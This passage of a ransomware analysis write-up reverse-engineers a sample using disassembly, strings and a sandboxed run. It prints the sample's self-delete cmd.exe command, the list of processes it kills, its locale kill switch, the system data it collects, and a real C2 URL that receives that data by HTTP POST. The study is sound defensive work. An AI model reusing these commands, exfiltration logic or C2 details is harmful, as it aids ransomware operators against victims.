.rdata:004073F8 ; const WCHAR aCTimeoutT15Nob
.rdata:004073F8 aCTimeoutT15Nob:                        ; DATA XREF: sub_404A88+28to
.rdata:004073F8                 text "UTF-16LE", ' /C timeout /T 15 /NOBREAK && del "',0
.rdata:00407440 ; const WCHAR asc_407440
.rdata:00407440 asc_407440:                             ; DATA XREF: sub_404A88+34to
.rdata:00407440                 text "UTF-16LE", '" /F',0
.rdata:0040744A                 align 4
.rdata:0040744C ; const WCHAR File
.rdata:0040744C File:                                   ; DATA XREF: sub_404A88+47to
.rdata:0040744C                 text "UTF-16LE", 'cmd.exe',0
.rdata:0040745C ; const WCHAR Operation
.rdata:0040745C Operation:                              ; DATA XREF: sub_404A88+4Cto
.rdata:0040745C                 text "UTF-16LE", 'open',0
.rdata:00407466                 align 4
.rdata:00407468 aRussian        db 'russian',0          ; DATA XREF: sub_40446B+37to
.rdata:00407468                                         ; sub_4047D2+25to
.rdata:00407470 aArmenian       db 'armenian',0         ; DATA XREF: sub_40446B+3Eto
.rdata:00407470                                         ; sub_4047D2+2Fto
.rdata:00407479                 align 4
.rdata:0040747C aBelarusian     db 'belarusian',0       ; DATA XREF: sub_40446B+45to
.rdata:0040747C                                         ; sub_4047D2+36to
.rdata:00407487                 align 4
.rdata:00407488 aGeorgian       db 'georgian',0         ; DATA XREF: sub_40446B+4Cto
.rdata:00407488                                         ; sub_4047D2+3Dto
.rdata:00407491                 align 4
.rdata:00407494 aKazakh         db 'kazakh',0           ; DATA XREF: sub_40446B+53to
.rdata:00407494                                         ; sub_4047D2+44to
.rdata:0040749B                 align 4
.rdata:0040749C aTajik          db 'tajik',0            ; DATA XREF: sub_40446B+5Ato
.rdata:0040749C                                         ; sub_4047D2+4Bto
.rdata:004074A2                 align 4
.rdata:004074A4 aTurkmen        db 'turkmen',0          ; DATA XREF: sub_40446B+61to
```

Here we can see some interesting strings that we have overlooked before. Seems that there are some countries listed that are most likely used together with the “get keyboard layout” capability seen before to decide if this sample should run or quit. Let’s confirm this theory!

Press enter or click to view image in full size




Press enter or click to view image in full size




The Ransomware uses the API “GetLocaleInfo” and “GetKeyboardLayoutList” to determine the geo location of the system and check if it should continue running or not. Let’s verify another hypothesis we had. Does the ransomware kill the processes displayed in the strings before start encrypting? For this we are going to pivot from the un-obfuscated strings to the code.

```
.rdata:004078C4 aWxserverExe:                           ; DATA XREF: sub_403BD2+5C↑o
.rdata:004078C4                 text "UTF-16LE", 'wxServer.exe',0
.rdata:004078DE                 align 10h
.rdata:004078E0 aWxserverviewEx:                        ; DATA XREF: sub_403BD2+66↑o
.rdata:004078E0                 text "UTF-16LE", 'wxServerView.exe',0
.rdata:00407902                 align 4
.rdata:00407904 aSqlmangrExe:                           ; DATA XREF: sub_403BD2+70↑o
.rdata:00407904                 text "UTF-16LE", 'sqlmangr.exe',0
.rdata:0040791E                 align 10h
.rdata:00407920 aRaguiExe:                              ; DATA XREF: sub_403BD2+7A↑o
.rdata:00407920                 text "UTF-16LE", 'RAgui.exe',0
.rdata:00407934 aSuperviseExe:                          ; DATA XREF: sub_403BD2+84↑o
.rdata:00407934                 text "UTF-16LE", 'supervise.exe',0
.rdata:00407950 aCultureExe:                            ; DATA XREF: sub_403BD2+8E↑o
.rdata:00407950                 text "UTF-16LE", 'Culture.exe',0
.rdata:00407968 aDefwatchExe:                           ; DATA XREF: sub_403BD2+98↑o
.rdata:00407968                 text "UTF-16LE", 'Defwatch.exe',0
.rdata:00407982                 align 4
.rdata:00407984 aWinwordExe:                            ; DATA XREF: sub_403BD2+A2↑o
.rdata:00407984                 text "UTF-16LE", 'winword.exe',0
.rdata:0040799C aQbw32Exe:                              ; DATA XREF: sub_403BD2+AC↑o
.rdata:0040799C                 text "UTF-16LE", 'QBW32.exe',0
.rdata:004079B0 aQbdbmgrExe:                            ; DATA XREF: sub_403BD2+B6↑o
.rdata:004079B0                 text "UTF-16LE", 'QBDBMgr.exe',0
.rdata:004079C8 aQbupdateExe:                           ; DATA XREF: sub_403BD2+C0↑o
.rdata:004079C8                 text "UTF-16LE", 'qbupdate.exe',0
```




From analysing the routine we see that it is divided in two main sections, the first one running a set of predefined commands to disabled and remove shadow copies and backups, and a second one that goes through the list of processes and calls “taskkill” for each of them.

Press enter or click to view image in full size



Another way to browse through the code is to use the IDA feature Xref from graph. This can be done because the sample is not obfuscated, and the windows API calls are been referred explicitly. Using this tool we can guide our analysis following the Windows API calls of interest

Press enter or click to view image in full size



Well…I said we could use it, not that it was small nor easy ;). However, if we zoom into it, we can have a good understating of the different functions and have a gist of their purpose. For example:

Press enter or click to view image in full size

Here we see the “ShellExecuteW ”API call (always interesting to see what the sample might try to execute) that is called right before exiting. If we go where it is called, we end up in the following routine :


```
; Attributes: noreturn bp-based frame

sub_404A88 proc near

Filename= word ptr -208h

push    ebp
mov     ebp, esp
sub     esp, 208h
lea     eax, [ebp+Filename]
push    esi
push    edi
push    104h            ; nSize
push    eax             ; lpFilename
xor     edi, edi
push    edi             ; hModule
call    ds:GetModuleFileNameW
push    edi             ; int
lea     eax, [ebp+Filename]
push    eax             ; LPCWSTR
push    offset aCTimeoutT15Nob ; " /C timeout /T 15 /NOBREAK && del \""
call    Str_copy
push    1               ; int
push    offset asc_407440 ; "\" /F"
push    eax             ; lpString
call    Str_copy
add     esp, 18h
mov     esi, eax
push    edi             ; nShowCmd
push    edi             ; lpDirectory
push    esi             ; lpParameters
push    offset File     ; "cmd.exe"
push    offset Operation ; "open"
push    edi             ; hwnd
call    ds:ShellExecuteW
push    esi             ; lpMem
call    sub_4010C4
pop     ecx
call    sub_40114A
sub_404A88 endp
```

The routine consists of calling the API “GetModuleFileName” with “hmodule” Null to get the path of the executable file of the current process. Then, it prepares a command line that would look like ***“cmd.exe open <executable path> /C timeout /T /NOBREAK && del” <executable path>\” /F”,*** execute the command and then exits.

By looking at the XRef graph we also notice some classic Windows API calls used to send http packets over the network. If we follow the references we find the following routine :

Press enter or click to view image in full size

Press enter or click to view image in full size



By exploring this routine, we see that a post request is done. But now the question is what information is been sent. In the next section we are going to find out exactly what is been sent via the post http request.

Get Leandro Velasco's stories in your inbox

Join Medium for free to get updates from this writer.


Remember me for faster sign in

In order to fast forward the analysis, confirm some hypothesis, and discover new functionality, we will start the sample in the x32/64 debugger while having Procmon and FakeNet running next to it to get more insights.


Dynamic analysis

Now that our ransomware is running in a controlled environment we can see in more details how the different commands and processes are been killed by it.

Press enter or click to view image in full size




Press enter or click to view image in full size




Let’s continue where we left trying to understand what is sent to the server over an http post request. In the following screenshot we can see how the IP and Port are decoded from the string stored in the “.rdata” section of the executable.

Press enter or click to view image in full size



Once it has that information the malware will start preparing the request. This means setting up the headers and the content that will be sent. Once done it will call the API call “HttpSendRequest” to send the http request. Using FakeNet we received that request and respond with a fake site to emulate the “C2”.

Press enter or click to view image in full size



As the picture shows the ransomware sends a big blob encoded in base64 to the c2 server at “http://217.8.117[.]26/gateinfo”. But where is this information coming from? For this we need to go back to the code an analyse what happened so far.

```
000000000040410F ; int __cdecl Gen_json_with_data(LPCWSTR lpString, LPCSTR)
000000000040410F Gen_json_with_data proc near
000000000040410F
000000000040410F var_18= dword ptr -18h
000000000040410F lpMem= dword ptr -14h
000000000040410F var_10= dword ptr -10h
000000000040410F var_C= dword ptr -0Ch
000000000040410F var_8= dword ptr -8
000000000040410F var_4= dword ptr -4
000000000040410F lpString= dword ptr  8
000000000040410F arg_4= dword ptr  0Ch
000000000040410F
000000000040410F push    ebp
0000000000404110 mov     ebp, esp
0000000000404112 sub     esp, 18h
0000000000404115 push    ebx
0000000000404116 push    esi
0000000000404117 push    edi
0000000000404118 call    Get_HW_profile_hwid
000000000040411D mov     ebx, eax
000000000040411F call    Gen_token_?
0000000000404124 push    [ebp+lpString]  ; lpString
0000000000404127 mov     edi, eax
0000000000404129 mov     [ebp+lpMem], edi
000000000040412C call    Unicode_to_ascii
0000000000404131 mov     esi, eax
0000000000404133 mov     [ebp+var_18], esi
0000000000404136 call    Get_current_os_regkey
000000000040413B mov     [ebp+var_4], eax
000000000040413E call    Get_username
0000000000404143 mov     [ebp+var_8], eax
0000000000404146 call    Get_computer_name
000000000040414B mov     [ebp+var_C], eax
000000000040414E call    Get_locale
0000000000404153 push    0               ; int
0000000000404155 push    ebx             ; LPCSTR
0000000000404156 push    offset aHwid    ; "{\"hwid\":\""
000000000040415B mov     [ebp+var_10], eax
000000000040415E call    Append_str
0000000000404163 push    1               ; int
0000000000404165 push    offset aToken   ; "\",\"token\":\""
000000000040416A push    eax             ; lpString
000000000040416B call    Append_str
0000000000404170 push    1               ; int
0000000000404172 push    edi             ; LPCSTR
0000000000404173 push    eax             ; lpString
0000000000404174 call    Append_str
0000000000404179 xor     edi, edi
000000000040417B inc     edi
000000000040417C push    edi             ; int
000000000040417D push    offset aUserid  ; "\",\"userid\":\""
0000000000404182 push    eax             ; lpString
0000000000404183 call    Append_str
0000000000404188 push    edi             ; int
0000000000404189 push    8               ; int
000000000040418B push    eax             ; lpMem
000000000040418C call    sub_40337F
0000000000404191 add     esp, 40h
0000000000404194 push    edi             ; int
0000000000404195 push    offset aBuildid ; "\",\"buildid\":\""
000000000040419A push    eax             ; lpString
000000000040419B call    Append_str
00000000004041A0 push    edi             ; int
```

```
00000000004041A1 push    17h             ; int
00000000004041A3 push    eax             ; lpMem
00000000004041A4 call    sub_40337F
00000000004041A9 push    edi             ; int
00000000004041AA push    offset aExt     ; "\",\"ext\":\""
00000000004041AF push    eax             ; lpString
00000000004041B0 call    Append_str
```

In this function we see that there is a template for a json file were some details about the system are gathered and later appended to the json temple string. Examples of details that are gathered include but are not limited to:


- GetCurrentHwProfileA
- Gen_token (some crypto API calls are involved)
- Query the registry key “*SOFTWARE\Microsoft\Windows NT\CurrentVersion*”
- GetUsername
- GetComputername
- GetLocale
- Etc.

Once it finished querying the system it generates a json that looks as follows:

